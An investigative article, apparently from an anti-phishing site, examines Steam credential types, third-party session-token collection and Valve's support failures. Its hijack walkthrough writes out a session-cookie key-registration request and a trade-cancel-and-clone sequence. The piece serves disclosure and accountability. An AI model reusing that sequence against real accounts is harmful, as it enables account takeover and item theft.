DOCUMENTED BY THE TOOL'S AUTHOR / MARCH 2024

Automation can use more than an API key.

Trade Offer Manager's wiki describes using a session access token for parts of the Web API when no separate API key exists. It also records mobile confirmation for key creation from late 2023. The maintainer calls token use this way unsupported by Valve; this is a dated documentation claim, not a live bypass test.

Inspect the maintainer's explanation ↗ archived 2026-09-24 ↗

THE HUMAN SIDE / AN ILLUSTRATIVE PHISHING PATH

Still playing. *Already exposed.*

A message from a friend. A request to vote. A "thank you" page. To the player, the task is finished. A compromised session can outlast that moment.

ON THE PLAYER'S SCREEN

A FRIEND'S ACCOUNT

OUT OF SIGHT

Silent session token capture

Account security is the issue before any item is sold.
The player did not set out to create an automation credential or delegate control. Returning to a game is not evidence that the account is safe. Valve holds the session logs, the API key creation record, and the device correlation data. The victim does not. That asymmetry is the accountability problem.

Session access and credential types
An API key and a logged-in session are separate credentials with different capabilities. Revoking a key does not terminate an active session. Valve's own documentation describes both; Valve holds the logs that would show which credential was active at the time of any disputed action. The demand is disclosure of that record — not an inference the investigation has invented. Maintainer documentation on token handling ↗ archived 2026-09-24 ↗ · Valve key documentation ↗ archived 2026-09-15 ↗

03 / THE OFFICIAL MARKET HAS A CEILING

The item can be rare. *The limit stays.*

A price above the listing cap cannot be realised through one Community Market listing at that full price.

ILLUSTRATIVE ASKING PRICE$5,000

$100$20,000
An illustration of the published limit, not a valuation or recommendation to trade.

LISTING CAP≈ **$1,800**
WALLET CAP≈ **$2,000**

Wallet funds cannot be withdrawn to a bank account. These constraints create the demand that third-party skin markets fill: a demand the listing and wallet caps produce, while Valve's own rules prohibit commercial operators from meeting it.

Steam’s market limits ↗ archived 2026-09-21 ↗

04 / INSIDE THE SUPPORT BOUNDARY

Entrusted with data. *Accountable for access.*

Valve’s privacy policy expressly provides for sharing personal data with third-party support providers, as necessary for support.

THE PLAYER**Account & evidence**
VALVE**Recovery process**
SUPPORT PROVIDER**Delegated access**
Privacy Policy §5.2 ↗ · Valve's own policy authorises third-party support access. The open questions are: what permissions were granted, what audit trails exist, and what happened when access was allegedly abused.

2015

The scale was public

Valve acknowledged widespread account theft and described protective measures.

Valve publication ↗ archived 2026-08-09 ↗

2015

Valve outsourced the desk — and said so

Valve keeps a small in-house Steam Support Leadership team and stated it *"hired a couple different companies"* to handle support (Erik Johnson, Valve, to Kotaku); its privacy policy § 5.2 authorises those third parties' access to user data. **Which contractor holds account-recovery access, Valve has never disclosed** — community discussion names vendors such as Concentrix, but none is Valve-confirmed. The outsourced desk was in place years before either admission below.

Kotaku: Valve on its support ↗ archived 2025-07-11 ↗

2023

The first admission

Valve's CS:GO team accepts responsibility in writing for an account compromised through its own help-request process, and reverses the trades.

Open the outsourcing case ↓

2025

The second admission

33 months later, Steam Support writes that a technician "failed to follow our process which resulted in your account restored to someone else." Same channel. Same outcome.

Dexerto, 14 Nov 2025 ↗

CASE FILE / HFB & THE OUTSOURCING ALLEGATIONS

The way in was Steam Support itself. *Valve said so in writing.*

In the support reply reproduced by Dexerto, Valve's CS:GO team accepts responsibility for an account compromised **through the help-request process** — its own channel, not a phishing page and not the user. The items were recovered and the trades reversed, which is the remedy Valve tells other victims does not exist. HFB's inventory was reported at **$2,000,000+** on the day and **$3,000,000+** in the follow-up; **Qkss lost $1,000,000+ the same way and got nothing**.

SUPPORT REPLY / REPRODUCED BY DEXERTO · 21 FEB 2023

> “compromised through a support help request, for which the CS:GO team takes responsibility”

Read the reporting and reproduced message ↗ archived 2025-08-18 ↗

01 / WHAT VALVE ADMITTED

Its own support channel was the way in

The reply covers the compromised account and the reversal of its trades. Valve reversed them — so the trades were reversible. The original authenticated ticket is not in this collection.

02 / WHAT THE SACKINGS DID NOT FIX

The same door opened again in November 2025

The contractor dismissed its entire Steam-support staff — reported by Mzkshow via Dexerto, not a Valve personnel statement. Thirty-three months later Steam Support wrote to another collector that "a support technician that handled the help request failed to follow our process which resulted in your account restored to someone else." Valve's own sentence, about the same channel.

The second admission, 14 Nov 2025 ↗

03 / WHAT IS OPEN

Valve has never named the contractor

Neither the contractor nor the location is established by these sources. That is not a hole in the reporting — it is a disclosure Valve has not made about who held access to user accounts.

Contemporary account of the case ↗

Three questions Valve has not answered: who could override account recovery, what the access audit found, and what changed afterwards.

Later allegations in the preserved support archive

Two 2024 Reddit posts relay further Mzkshow investigations — a July 2024 VAC-ban removal case and a December 2024 $13,000 inventory case. These are separately reported incidents. The accountability question in each is identical: who had override access, what did the audit find, and what changed.

14 July 2024 · reported recovery / VAC-ban case ↗2 December 2024 · reported $13,000 inventory case ↗ archived 2025-08-05 ↗Two preserved posts, source rows & hashes ↓

05 / FOLLOW THE LOSS

Every amount *needs a case.*

Ten cases, June 2022 to March 2026. Every amount is the figure its named source published — **$6,300,000**, **$2,000,000+**, **$1,000,000+**, **≈$320,000**, **≈$300,000**, and down to €288. Valve holds the transaction log, the session record and the support audit trail for each one, and has produced none of them.

Attribution and amounts remain as reported by each source. Valve holds the transaction logs, session records and support audit trail for every one of these cases. Produce them. A preserved Reddit post does not settle the question — Valve's own records do.

THE COLLECTION / AFTER CHECKING

231,829 accounts on sale. *Valve holds the logs for every one.*

354 → 201

Trustpilot records

153 duplicate rows removed. Individual review URLs were not preserved in the export.

231,829

Steam account listings

33,509 classified as autoregistered; 198,320 under the collector's stealer label. Listings are not completed sales.

Collection audit ↓Search the source archive ↗

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

Check this edition

The detached OpenPGP signature covers the exact bytes of the article JSON. That JSON includes the exported text, source identity and SHA-256 of this PDF. It is not a PDF document signature, and it does not certify the truth of underlying third-party material.

Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

```
Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
7d709cf58a2018b98dd8e0d25ec4605f4612b114a4304e0b285880ab92105678
```

Reuse and attribution

Authored research is released under CC0 1.0 Universal. Third-party statements, screenshots and other source material retain their own rights and attribution. The original rights statement is a separate signed object.

```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/investigation_part2
```

ENGLISH · 18 OCTOBER 2026

Their credentials. Their infrastructure.

User API keys, publisher keys, Steam session JWTs and dated Link Filter checks: inspect the infrastructure behind the Valve enforcement investigation.

Prepared	18 October 2026
Attribution	Agent Milo
Live article	phishdestroy.io/steam_dossier/steam-access
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 05 SECTIONS

Follow the record.

Article overview 3

Three credentials in the trading system 3

Valve supplies the rails. 18

Same filter. Different treatment. 21

Inspect the evidence. 26

Cited source records 27

Edition, sources & verification 33

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

EVIDENCE FILE 03 / THE INFRASTRUCTURE RECORD OWNERSHIP, GAMBLING & PLATFORM CONTROL10 OCT 2026 • WORKING PAPER
STEAM ACCESS

Their credentials. *Their infrastructure.*

The external service still needs the system Valve controls.

INVESTIGATION BY **AGENT MILO**
User API keys, publisher keys and Steam session JWTs serve different purposes. This file follows the documented credential paths, the infrastructure beneath them and the dated Link Filter responses. Version-pinned code audits remain attached as separate evidence files.

Inspect the three credentials ↓Open the code audit ↗
FOLLOW THE ACCESS RECORD

1. 01 / ISSUE**A Steam credential.**
   Account identity, issuer-defined context and expiry.
2. 02 / USE**A service receives access.**
   Documented collection and renewal paths, pinned to their versions.
3. 03 / ENFORCE**A route can be examined.**
   Saved requests, filter responses and the operator's declared host.

Original 11 October edition · complete text →Preserved original wording, alongside the current sections →

01
TOKENS & PERMISSIONS

Three credentials in the trading system

THREE CREDENTIALS / THREE ACCOUNT CONTEXTS

User key. Publisher key. Session JWT.

Compare who receives each credential, what it accesses and how it enters the skin-trading system.

PHISHDESTROY / THE CONVENIENT CONFUSION

Congratulations. The player is now the integration.

Automation is forbidden in the Subscriber Agreement. Meanwhile, an outside trading business teaches the player to supply the credentials its automated workflow needs. Whose automation is this—and whose account carries the consequences? [E09] §4.C

FOR THE DEVELOPER

Applications. Permissions. IP restrictions.

A publisher needs an API to operate its game. Valve documents application associations, permission groups and optional calling-IP restrictions, and tells publishers to keep their keys on secure servers. A recognizable security model. [E16]

FOR THE PLAYER

Copy this. Hand it over. Repeat.

Why must a person selling a skin become a credential courier? In April 2024, CSGORoll told sellers to obtain a token from their Steam session. In June, it announced an extension to collect, refresh and send that token to its servers. Very convenient—for the business receiving access. [E04] [E05]

What does the player gain: a game feature, or another account credential to hand to an outside operator? The dossier's history of stolen inventories makes that a security question, not a terminology exercise. When one access route changes, the commercial system finds another route through the customer's session. Read the original key-security investigation ↗

CSGORoll's own blog words: the P2P announcement presents the platform as the anti-scam enforcement layer — it bans scammers and gamblers, it says. In the same document it explains why Valve cannot ban the mechanism, because every trade belongs to a player's account. Banning the bots, on this architecture, means banning the players. The operator's security blog and the impossibility argument are the same sentence. [E04]

THE PDF / BOARDING-PASS LOGIC
A boarding pass can be a PDF.
So every PDF is a boarding pass?

JWT describes the token's format. "WebAPI" is the label used in this workflow. Neither answers the question of whose account authorizes the request. A reassuring name does not turn a player's session credential into a publisher's controlled integration.

The format is JWT. The account is the player's. The outside operator receives the credential. Valve's answer should explain the access and the protection—not invite the user to admire the vocabulary. [E17] [E05] SIH's token-return handler: read the actual code ↗

Three columns · swipe horizontally to compare on a smaller screen →

User API Key, Publisher API Key and Session JWT compared using the same seven fields

01STEAM ACCOUNT HOLDERUser API KeyA key registered to a user's account.E16 · User-key documentation ↗	02GAME DEVELOPER / PUBLISHERPublisher API KeyA key managed by a Steamworks publisher.E16 · Publisher-key documentation ↗	03LOGGED-IN STEAM SESSIONSession JWTThe browser's `webapi_token`.E04 · CSGORoll's token instructions ↗
WHO GETS IT **A Steam account holder.** This is the personal user-key route. [E16]	WHO GETS IT **A Steamworks publisher.** An administrator creates the key for a publisher group. [E16]	WHO GETS IT **A logged-in Steam user's browser.** The token comes from that active session. [E04]
WHERE IT COMES FROM **Account-key registration.**steamcommunity.com/dev/apikey ↗The registration associates a domain with the account's key.	WHERE IT COMES FROM **Steamworks group administration.**Steamworks → Users & Permissions → Manage Groups ↗The administrator chooses applications and key permissions.	WHERE IT COMES FROM **The browser's session configuration.**steamcommunity.com/pointssummary/ajaxgetasyncconfig ↗CSGORoll's instructions identify the field `webapi_token`.
WHAT IT GIVES ACCESS TO **Account data and user-key methods.** The trade-record reference includes `GetTradeHistory`, `GetTradeOffers` and `GetTradeOffer`. [E44]	WHAT IT GIVES ACCESS TO **Publisher and game-server operations.** Examples include player-ticket verification, purchases and inventory services, within the key's permissions. [E16] [E45]	WHAT IT GIVES ACCESS TO **Authenticated access in the user's session context.** CSGORoll documents using it to monitor the seller's trades. [E04]
PERMISSIONS & IP CONTROLS **The Steam user's account context.** Access is determined by which methods accept that key. The historical security record examines broad account access and its abuse. Read the key-security record ↗	PERMISSIONS & IP CONTROLS **App associations and permission groups.** A publisher key can also be restricted to selected calling IP addresses. [E16]	PERMISSIONS & IP CONTROLS **Subject, audience and session claims.** The supplied JWT includes `sub`, `aud: web:community` and IP-related fields. Steam applies the access rules. [E17]
LIFETIME & RENEWAL **A registered, persistent credential.** The historical investigation follows continued access after registration; Valve controls whether the key remains accepted. Registration and lifecycle evidence ↗	LIFETIME & RENEWAL **Managed through the publisher group.** Group configuration, permissions and Valve's access controls govern its use. [E16]	LIFETIME & RENEWAL **Temporary session credential.** Roll's April 2024 instructions require daily replacement. The token carries an expiry time; the current code audit separately identifies the available renewal paths. [E04]
HOW IT REACHES A SERVER **A key in an API request.** Valve supports a request parameter or the `x-webapi-key` header. [E16]	HOW IT REACHES A SERVER **A request from a secure publisher server.** The publisher host, `partner.steam-api.com`, requires a publisher key and HTTPS. [E43]	HOW IT REACHES A SERVER **A token handed to the outside platform.** Roll's June 2024 announcement describes automatic collection, renewal and upload. Its current version 1.2 instead provides a token-copy popup for manual submission. [E05]

01STEAM ACCOUNT HOLDERUser API KeyA key registered to a user's account.E16 · User-key documentation ↗	02GAME DEVELOPER / PUBLISHERPublisher API KeyA key managed by a Steamworks publisher.E16 · Publisher-key documentation ↗	03LOGGED-IN STEAM SESSIONSession JWTThe browser's `webapi_token`.E04 · CSGORoll's token instructions ↗
ROLE IN THIS INVESTIGATION **The historical account-access route.** The dossier follows key registration, consent attribution and trade substitution. Registration and consent exhibits ↗	ROLE IN THIS INVESTIGATION **The game-publisher integration route.** This is the developer-side context people often mean when they say "Steam API." [E23] [E45]	ROLE IN THIS INVESTIGATION **The seller-session route documented by CSGORoll.** Monitoring the Steam exchange feeds the operator's decision to credit or release its own coins. [E04] [E07]

CSGOROLL'S
DOCUMENTED ROUTE

Column 03: the seller's Steam session.
The user supplies the token. The platform monitors the trade and controls the coin settlement.

THE STANDARDS LAG / PUBLIC, DATED, UNANSWERED

The standards were public. The dates are the record.

Steam ships on the App Store and Google Play, sells through the major card processors, and consumes third-party APIs like any other large platform. Each of those relationships carries a published, dated security requirement that Valve must satisfy to keep operating. Nothing in this table is a private standard, an internal memo or a trade secret — every entry is a public document with a publication date. Set those dates against the dates on which Steam's own Web API acquired the same protections. [E13]

Published external security requirements set against the Steam Web API's own dates

The published standard	The date it took effect	The Steam Web API on the same question
Scoped authorisation	OAuth 2.0 — RFC 6749, October 2012. Section 3.3 defines scope so a client receives only the access it asks for. It has been the default of every major platform API since.	**Granular scopes arrived on 16 January 2026.** Before that, a single Steam Web API key carried full read and write over the account's trades regardless of why it was issued — thirteen years and three months after the specification that defines the control.

The published standard	The date it took effect	The Steam Web API on the same question
A second factor on privileged access	PCI DSS 3.2, requirement 8.3 — mandatory from 1 February 2018 for all non-console administrative and all remote access to the cardholder data environment. Apple then required two-factor authentication of every Developer Program account holder from 27 February 2019: “developers with the Account Holder role in a developer program will need to enable two-factor authentication to sign in.”	**A second factor was required to create an API key from 4 December 2023.** Until then a stolen session cookie was enough — no prompt on the account holder’s phone, no notification afterwards. Four years and nine months after Apple made Valve itself use a second factor merely to sign in to a developer portal.
Credential lifecycle and revocation	Twitch requires of every third-party application: “Your app must validate the OAuth token when it starts and on an hourly basis thereafter” — and retired its legacy v5 API outright on a published schedule, 28 February 2022.	**No published key-lifecycle record.** The 2023 change protected the creation endpoint; no Valve statement located with it addresses keys already registered, and no changelog accompanied the change at all. Whether pre-fix keys were invalidated cannot be established from public data.

The benchmark, from the parent dossier’s token comparison: a GitHub fine-grained token can be restricted to a single repository, read-only, with a mandatory thirty-day expiry, and it logs IP, user agent and timestamp on every call. The Steam Web API key was a single 32-character string carrying full trade authority — read, cancel, decline — never expiring, with no IP binding and no user-visible audit trail. Valve’s own developers manage open-source software on GitHub daily inside the first model; the monolithic key was what 130 million Steam players were issued. [E13]

2012 → 2026
Thirteen years and three months.
That is the interval between RFC 6749 defining scoped authorisation and the Steam Web API acquiring granular scopes on 16 January 2026. No key-lifecycle record has ever been published.

The standards table in the parent dossier ↗The GitHub / Steam token comparison ↗
START WITH THE TERMS

An API is an interface. Access comes from a credential.

The phrase “Steam API” covers more than integration inside a game. Steam publishes both native game interfaces and HTTP services used by websites and account-based tools. Its own key documentation explicitly separates user keys from publisher keys. [E16] [E34]

Steamworks SDK
Libraries and interfaces a developer integrates into a game: achievements, friends, leaderboards and other Steam features. [E23]

Steam Web API
HTTP endpoints that software calls for data or operations. The method determines the authentication it requires. [E43]

API key / session token
The credential presented with a request. User keys, publisher keys and browser-session tokens belong to different account contexts.

JWT
A format that carries claims inside a token. It belongs to the credential layer.

Verification is a platform function.

02 APR 2024

Steam restricts inventory visibility

Valve's release notes introduce ten days of invisibility for purchased and traded Counter-Strike items when other users inspect an inventory. [E28]

10 APR 2024

Monitoring through a user's token

After Steam's API changes interrupted the previous P2P workflow, CSGORoll introduced a replacement: the seller supplies a token from their own logged-in Steam session. [E04]

25 JUN 2024

The extension supplies the server

The extension workflow automatically collects, refreshes and sends the WebAPI token to CSGORoll's servers. The user's credential becomes part of the platform's verification infrastructure. [E05]

01 OCT 2024

The method changes. Control stays.

The later workflow adds inventory monitoring, user confirmation and platform-run disputes for token-free trades. The operator still decides how delivery is recognised and settlement proceeds. [E06]

HOW THE CONTROL WORKS

Identity. Monitoring. Settlement.

Identity
Steam OpenID identifies the account used to sign in to the outside service. [E08]

Monitoring
The documented WebAPI token supplies authenticated access for trade checks. JWT is a format for carrying claims; the receiving service determines the access it accepts. [E05] [E11]

Settlement
The operator links the recognised trade to its own coin ledger and release rules. [E07]

The mechanism connects the user's Steam activity to an accounting decision controlled by the platform.

EXHIBIT B / THE DECODED FIELDS

Read the credential behind the label.

The supplied excerpt declares `typ: JWT` and `alg: EdDSA`. Its claims name a Steam account, the `web:community` audience and timestamps. "WebAPI token" is the field name; JWT identifies the token format. [E17] [E11]

In June 2024, CSGORoll made the destination explicit: its extension "transmits your WebAPI token to our servers". [E05]

The endpoint's character: `ajaxgetasyncconfig` is undocumented and internal. Without a session it returns an empty shell — `{"success":1,"data":[]}` — with one, it hands the browser a signed JWT. Valve built it so Steam's own site could call its own API; it was never built for a casino's servers. No published contract, no scope negotiation, no revocation path for the third-party use documented here. And the session token travels as an `Authorization: Bearer` header, not in a URL — after the 2024 change it is the credential the trade methods accept. The credential changed; the third party watching your trades did not. [E04] [E17]

Inspect the redacted field record ↗
SUPPLIED DECODED EXCERPTIDENTIFIERS REDACTED

typ / alg
JWT / EdDSA

sub
Steam account identifier

aud
["web:community"]

iat · nbf · exp
Issued · valid from · expires

jti
Token identifier

ip_subject
ip_confirmer
IP-related claims
Values redacted

Field transcription from the investigation notes. No live credential is reproduced.

EVERY FIELD IN THE SUPPLIED EXCERPT

Identity, time and issuer-defined context.

How to read the supplied JWT without confusing a field with a permission

Field	Meaning in this record	Role in the access decision
`typ`	JWT: the declared token type.	Identifies the format being parsed.
`alg`	EdDSA: the declared signing algorithm. [E25]	The signing layer protects integrity.
`iss`	Issuer identifier.	Who issued the claims.
`sub`	Subject: the Steam account identifier in the supplied notes.	Which account the token concerns.
`aud`	Intended recipient; the excerpt contains `web:community`.	Audience validation, alongside the endpoint's authorisation rules.
`iat`	Issue time.	When the token was created.
`nbf`	Earliest acceptance time.	The token is not valid before this time.
`exp`	Expiry time.	The token must cease to be accepted at expiry.
`jti`	Token identifier.	Identifies this token instance.
`oat`, `rt_exp`	Additional timestamps listed in the supplied Steam payload.	Issuer-defined session metadata. Their exact processing is part of Steam's implementation.
`ip_subject`, `ip_confirmer`	IP-related fields, with addresses redacted.	Issuer-defined network context; enforcement depends on the receiving service.

Standard claim definitions: RFC 7519, §4.1. Additional claim names: §4.3. The field values and names come from the supplied, redacted excerpt. [E11] [E17]

SIGNED JWT / THREE PARTSANNOTATED STRUCTURE

A compact signed JWT joins three base64url-encoded parts with dots. Select a part to see what it contributes. [E24]

```
{
  "typ": "JWT",
  "alg": "EdDSA"
}
```

What kind of object is this?

The header declares the JWT type and EdDSA signature algorithm. These are the header values recorded in the supplied excerpt. The algorithm belongs to the signing layer. [E17] [E25]

TYPE + SIGNING METHOD


```
{
  "sub": "[SteamID redacted]",
  "aud": ["web:community"],
  "iss": "[issuer value omitted]",
  "iat": "[issued timestamp]",
  "nbf": "[valid-from timestamp]",
  "exp": "[expiry timestamp]",
  "oat": "[additional timestamp]",
  "rt_exp": "[additional timestamp]",
  "jti": "[token ID omitted]",
  "ip_subject": "[redacted]",
  "ip_confirmer": "[redacted]"
}
```


Whose session context travels with it?

`sub` identifies the subject; `aud` identifies intended recipients. The standard timestamps record issuance, earliest acceptance and expiry. Steam's additional fields carry issuer-specific session context. [E11]

The field-by-field table above separates standard JWT claims from Steam's additional session metadata. All supplied field names are also preserved in the downloadable excerpt.


IDENTITY + AUDIENCE + TIME
ENCODED HEADER + PAYLOAD**Signature integrity**

Readable claims, verifiable integrity.

A signature covers the encoded header and payload. Verification checks that signed input with the appropriate key. Base64url encoding makes those first two parts readable; encryption is a separate mechanism. [E24]

This exhibit presents the supplied fields. The signature is represented structurally because the notes contain no complete signed token.

DECODING → CONTENT / VERIFICATION → INTEGRITY
FOLLOW THE ACCESS / CONTROL MODEL



Swipe the diagram to inspect both sides.

01 / SESSION CONTEXT

The credential starts in the user's Steam session.

Its account identifier, audience and timestamps travel in the token. CSGORoll's documented seller workflow obtains this credential from the logged-in browser.

E04 · Read the documented workflow ↗ [E17 · Supplied fields]
EXPIRY / RENEWAL / CONTINUED MONITORING

A short-lived token can support an ongoing commercial connection.

Roll's April 2024 instructions require daily replacement. Its June 2024 announcement describes background collection, refresh and upload. The currently distributed Roll package uses a manual-copy popup; Empire's separately audited extension implements session renewal. These are different implementations of the same dependency: the platform needs continuing information from the user's Steam account to settle its own ledger. [E04] [E05]

CODE AUDIT / 10 OCTOBER 2026

Follow the session credential into the extension.

The current CSGORoll-linked package and SIH 2.11.12 were inspected for token extraction, renewal triggers, server transmission and trade-control paths. The appendix pins each finding to a version, file and hash, and separates the 2024 workflow from the currently distributed code.

Read the extension code audit ↗

▼ **Before the session-token workflow: the user-key registration problem+**

The Steam Dossier's historical API-key case traces a credential registered through a compromised authenticated browser session. The consent action was not a person's deliberate grant: the account holder never saw the key-registration page, and a script executed the headless POST that submitted the registration fields with the stolen session cookie — machine-

injected consent. Steam Support nonetheless attributes the key to the account holder. Valve holds the registration and request records; publish who performed the consent action behind the key it attributed. Inspect the consent and registration record ↗

The documented trade-substitution pattern then follows monitoring, cancellation and a replacement offer, with the user's confirmation attached to the substituted transaction. A persistent account credential and an active session become parts of the same abuse chain. Follow the documented substitution sequence ↗

Valve's public Web API documentation describes website developers and account-key registration. Its API Terms are dated July 2010. This history belongs to user-account access and web services, alongside the separate Steamworks game-integration pathway. [E33] [E34]

The issuance record: Valve's user-key page issued a 32-character hex key to any logged-in account in a single click — no terms confirmed, no verification, no email notification. A day-old account with nothing in it qualified. [E16] [E34]

The key had no expiry, no scopes and no IP binding: all-or-nothing account access, passed as a bare `?key=` parameter in the URL — logged by proxies, cached by servers, preserved in links. "Endless session" is not a metaphor; it was the documented property of the credential. With that key a site could call `GetPlayerSummaries`, `GetOwnedGames` and the full `IEconService` trade set — reading the account's economy with the owner's eyes. For years this was the standard deposit path of every skin site. [E44]

The silent fix: until 4 December 2023, a stolen session cookie alone could register that full-privilege key — no password, no Steam Guard prompt, no notification to the person whose account it was. On that date Valve began requiring mobile confirmation for key registration, closing the cookie-only route — without a changelog, detected by users rather than announced, about seven years after Valve's 2016 statement and roughly six after the scam panels the archive preserves. And Valve has published nothing about the keys minted before the fix: no statement located with the change addresses keys already registered, and whether pre-fix keys were invalidated cannot be established from public data. The key itself was built never to expire — the zombie-key reservoir, credentials minted from stolen cookies, invisible to their owners, absent from any record a data subject could inspect. The question every refund refusal turns on — is a key created on this account years ago still live? — is one only Valve can answer, and it has not. [E13] Read the vulnerability profile and the fix record ↗

The 2024 closure: Valve closed the key-protected trade methods — and the credential economy did not shrink, it migrated. Within days CSGORoll was instructing sellers to paste a live session token instead. Valve closed one door and the commercial system walked through the user's own session. [E04]

Read the historical registration and trade-method exhibits ↗

THE HIJACK WALKTHROUGH / RECONSTRUCTION OF THE PRE-2023 PATTERN

The victim never visits the key page.

The parent dossier's interactive hijack simulation, promoted into this record. Before 2023, the stolen Steam session could register a persistent Web API key. That key let the attacker monitor and cancel the victim's pending offer; the attacker's clone account then sent the replacement. The victim's mobile confirmation completed the substituted trade. The entry is ordinary phishing: a compromised friend account sends the link, the victim enters credentials and a Steam Guard code into a lookalike portal, and the phishing server captures the active `steamLoginSecure` session cookie. The second factor has been used, not bypassed — two-factor authentication protects the moment of login, not what the resulting session can do afterwards. The timings below are illustrative, not live measurements of the current platform; the sequence is the record. [E13]

PHASE B / SILENT KEY REGISTRATION

The key is registered by a script.

```
POST steamcommunity.com/dev/ajaxregisterkey
Cookie: steamLoginSecure=<stolen session>
Body: agreeToTerms=agreed&domain=localhost
```

The victim never saw the key-registration page. A script holding the stolen cookie executes the headless POST — and because a script has no real domain to give, it sends `localhost`, the value later found on the hijacked account. Valve returns a full-privilege master key. Pre-2023 this required no password, no Steam Guard approval and no notification, and the key came with no scope limit: a session cookie converted into a durable credential.

PHASE C / THE TRADE SWAP

The legitimate trade is cancelled and cloned.

The script polls `IEconService/GetTradeOffers`. The moment the victim initiates a legitimate trade, the script cancels it — sub-second, no prompt to the account holder — and a clone bot sends an identical offer carrying the same name and avatar, dressed with the recipient's real profile data from `ISteamUser/GetPlayerSummaries`. Steam sees valid API calls carrying a valid key issued to that account. Every call is correctly authenticated.

THE EXPLOIT COMPLETED

The confirmation is genuine. The offer is not.

Expecting the mobile prompt for their original trade, the victim approves the replacement. The confirmation is authentic — made by the account holder, on a registered device — but the offer it confirms is not the one the user initiated. That is the record Steam Support reads when the complaint arrives, and the reason the archived complaints were closed as user error.

Four documented endpoints do the whole job — none of them is a flaw

Endpoint	Role in the sequence	What it contributes
`IEconService/GetTradeOffers`	Polls the account	Monitors the account's trade offers — the details of newly created, pending or modified offers, including offer IDs and the recipient's profile. [E44]
`IEconService/CancelTradeOffer`	Voids the real trade	Programmatically invalidates the legitimate offer before the account holder completes the mobile confirmation.
`ISteamUser/GetPlayerSummaries`	Dresses the clone	Returns the legitimate recipient's profile name and avatar URL, so a prepared clone account can be dressed to match.
`dev/ajaxregisterkey`	Mints the credential	Historically, any active `steamLoginSecure` cookie session could register a key — no Steam Guard confirmation on the mobile device, no notification to the account holder. [E34]

The consent checkbox was never clicked by a human. Under GDPR Article 7 and Article 4(11), consent must be a freely given, specific, informed and unambiguous indication of the data subject's wishes — a headless POST carrying a stolen cookie is none of those things. It is a forged signature on a transfer of liability. The dossier's position is that a terms-acceptance field submitted by a hostile script, with no page shown to the account holder, cannot meet that definition; whether it does is for the supervisory authority. [E13]

FOUR ENDPOINTS
NONE IS A FLAW

A stolen session could mint durable account access.

No server exploit was required. The stolen session registered the key; the key supplied monitoring and cancellation; the clone account supplied the replacement offer. Steam accepted the credentials at each step. The defect was the authority granted without an effective check on who was exercising it. [E13]

Step through the hijack simulation in the parent dossier ↗

FIRST ABUSE / NOTIFICATION / FIX / REAPPEARANCE

The abuse mechanisms returned more than once. Publish the trail per mechanism.

The API-key registration route was restricted and reappeared through session tokens. Session theft was answered and returned through extensions reading the same cookies. For each mechanism, the record request aimed at Valve is the same trail: first abuse, first user notification, fix date, reappearance — and the losses carried in between. [E04] [E05]

THE DOCUMENTED CONNECTION

1. 01**Steam session**

The seller is logged in.

2. 02**Token handoff**
   The platform receives the session token.
3. 03**Trade monitoring**
   Delivery is checked through the documented workflow.
4. 04**Platform balance**
   Recognition and coin release follow the operator's rules.

PUBLIC VISIBILITY / ITEM LINEAGE

The original-ID tracking route was removed.

The former `IEconItems_730/GetPlayerItems` endpoint exposed an item's original identifier, which could be matched across inventory changes. Its closure in 2017 removed that public identifier from the tracking route. The engineering history describes the replacement approach using float, seed and paint properties. That matching method does not restore the original-ID record. [E48]

The consequence for this investigation is control over evidence: the user is asked to explain where an item went while the authoritative transfer records remain inside Steam. The dossier follows the loss of public tracing and what it means for a victim seeking a remedy.

Read the item-lineage and evidence-access record ↗
IDENTITY / CREDENTIAL / ECONOMIC RESULT

Follow what each step gives the platform.

Three different operations in one user journey

Step	What moves through the system	What the operator obtains
Steam OpenID	Steam returns an authenticated SteamID to the service's login flow; the request declares the service's return address.	An authenticated Steam identity for the site's user record. [E34]
Session-token handoff	The seller's browser-session token is copied or collected by the extension.	The credential used in the documented trade-monitoring workflow. [E05]
Settlement decision	A Steam transfer is recognised under the platform's verification rules.	The basis for crediting, withholding or releasing its own coin balance. [E07]

The intermediary has moved into the account-access and accounting layers. Direct item delivery leaves that control in place.

▼ The concrete interfaces: account data, trade records and publisher servers+

